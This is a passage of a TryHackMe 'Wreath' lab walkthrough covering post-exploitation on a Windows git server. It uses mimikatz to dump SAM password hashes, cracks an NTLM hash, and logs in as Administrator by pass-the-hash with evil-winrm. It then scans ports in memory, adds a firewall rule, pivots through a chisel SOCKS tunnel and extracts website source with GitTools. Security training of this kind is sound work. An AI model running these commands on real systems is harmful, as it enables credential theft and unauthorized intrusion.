
xfreerdp `/drive` option will share `/usr/share/windows/windows-resources` on kali with the target, in this directory we have `mimikatz` binary which is useful for post-exploitation. You can download `mimikatz` binary and save it in a directory on your attacking machine then share the directory with the target. Now navigate to the share drive (`\share\mimikatz\x64\mimikatz.exe`) on the git server and run mimikatz (64 bit) as Administrator.

We next need to give ourselves the Debug privilege and elevate our integrity to SYSTEM level. This can be done with the following commands:

```
privilege::debug
token::elevate
```


We can dump all of the SAM local password hashes by executing:

```
lsadump::sam
```



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

668     {0;000003e7} 1 D 20218          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0010cc42} 2 F 2132617     GIT-SERV\accessgranted  S-1-5-21-3335744492-1614955177-2693036043-1005
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2186097     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # lsadump::sam
Domain : [redacted]
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4
```

Now we have all of the local hashes (including the Administrator's hash). We are not able to crack the Administrator password hash, but Thomas's password hash cracked successfully using rainbow attack (https://crackstation.net/).



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

02d[redacted]f

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d[redacted]f	NTLM	i[redacted]y

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

The Administrator's hash is useful for **pass-the-hash** technique using the following command:

```
evil-winrm -u Administrator -H ADMIN_HASH -i IP
```

Mr. Wreath's PC


We gained access to the git server, now we should check the last machine. For port scanning we can use PowerShell scripts, Here we are going to use the Empire command and control port scan module. `-s` option for evil-winrm allows us to specify a local directory containing PowerShell scripts (these scripts will be made accessible for us to import directly into memory using our evil-winrm session).



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# evil-winrm -u accessgranted -p mypassword123 -i 127.0.0.1 -P 8001 -s /usr/share/powershell-empire/data/modul
e_source/situational_awareness/network/

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\accessgranted\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\accessgranted\Documents> Invoke-Portscan -Hosts 10.200.86.100 -TopPorts 50


Hostname      : 10.200.86.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 5900, 993 ...}
finishTime    : 4/5/2021 6:21:13 AM



*Evil-WinRM* PS C:\Users\accessgranted\Documents>
```


We have access to this machine through the git server and according to provided information, It's Mr. Wreath's PC. For pivoting, we can use `chisel`. Upload chisel windows version on the git server and run the following commands:

`upload CHISEL_WINDOWS_PATH chisel-USERNAME.exe` on the git server:




```
*Evil-WinRM* PS C:\Users\accessgranted\Documents> upload /home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Windows/chisel_1.7.3_windows_amd64 chisel-acces
sganted.exe
Info: Uploading /home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Windows/chisel_1.7.3_windows_amd64 to C:\Users\accessgranted\Documents\chisel-accessgant
ed.exe


Data: 11758248 bytes of 11758248 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\accessgranted\Documents>
```

Run `netsh advfirewall firewall add rule name="Chisel-USERNAME" dir=in action=allow protocol=tcp localport=CHOSEN_PORT` on the git server as Administrator (this will add a firewall rule):




```
root@kali:/home/kali/Desktop/TryHackMe/wreath# evil-winrm -u Administrator -H [redacted]-i 127.0.0.1 -P 8001

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-accessgranted" dir=in action=allow protocol=tcp localpor
t=4321
Ok.

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

`.\chisel-USERNAME.exe server -p CHOSEN_PORT --socks5` on the git server:




```
*Evil-WinRM* PS C:\Users\accessgranted\Documents> .\chisel-accessganted.exe server -p 4321 --socks5
[redacted]
2021/04/05 08:19:24 server: Listening on http://0.0.0.0:4321
```

Then forward the chosen port using ssh to the public server and then run `./chisel-linux-version client 127.0.0.1:CHOSEN_PORT 8081:socks`:



```
root@kali:/home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Linux# ssh -i ../../../id_rsa -L 8003:10.200.86.150:4321 root@10.200.86.200 -fN
root@kali:/home/kali/Desktop/TryHackMe/wreath/tools/Pivoting/Linux# ./chisel_1.7.3_linux_amd64 client 127.0.0.1:8003 8081:socks
2021/04/05 03:17:18 client: Connecting to ws://127.0.0.1:8003
2021/04/05 03:17:18 client: tun: proxy#127.0.0.1:8081⇒socks: Listening
```

Now we can open our browser on our attacking machine and configure **FoxyProxy** extension like:



FoxyProxy Edit Proxy - Mozilla Firefox
Thomas Wreath | Develo
FoxyProxy Edit Proxy
Extension ...Standard) mo

[redacted]

Edit Proxy Chisel

Title or Description (optional): Chisel

Color: #66cc66

Send DNS through SOCKS5 proxy: Off

Proxy Type: SOCKS5


Proxy IP address or DNS name ★: 127.0.0.1

Port ★: 8081

Username (optional): username

Password (optional): *****

Now we have access to the PC and can analyse the website using **Wappalyzer** extension:



Wappalyzer

Font scripts
Font Awesome
Google Font API

Web servers
Apache 2.4.46

Programming languages
[redacted]

Operating systems
Windows Server

Web server extensions
OpenSSL 1.1.1g


JavaScript libraries
jQuery 2.1.4

UI frameworks
Bootstrap 3.3.6

Lead generation · CRM integration · API


It's a beta version of Mr. Wreath's personal website. We can find the back-end source code on the git server, just we have to download the git metadata and extract the source code using **GitTools**.

Download the metadata using `evil-winrm`:



```
*Evil-WinRM* PS C:\[redacted]> download Website.git
Info: Downloading C:\[redacted]\Website.git to Website.git
```

Now rename it to `.git` and move it to a directory and run `./extractor.sh DIRECTORY source_code` (available in **GitTools** github):



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ./extractor.sh git/ source_code/
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 70dde80cc19ec76704567996738894828f4ee895
[+] Found folder: /home/kali/Desktop/TryHackMe/wreath/source_code//0-70dde80cc19ec76704567996738894828f4ee895/css
```

There's three directories in `source_code/`, but the most up to date version of the site stored in the Git repository is in the `NUMBER-345ac8b236064b431fa43f53d91c98c4834ef8f3` directory. `find . -name "*.php"` will find php files in the source code. There's just one file (`resources/-index.php`). We can access it here: `http://PROXY_IP/resources/index.php`

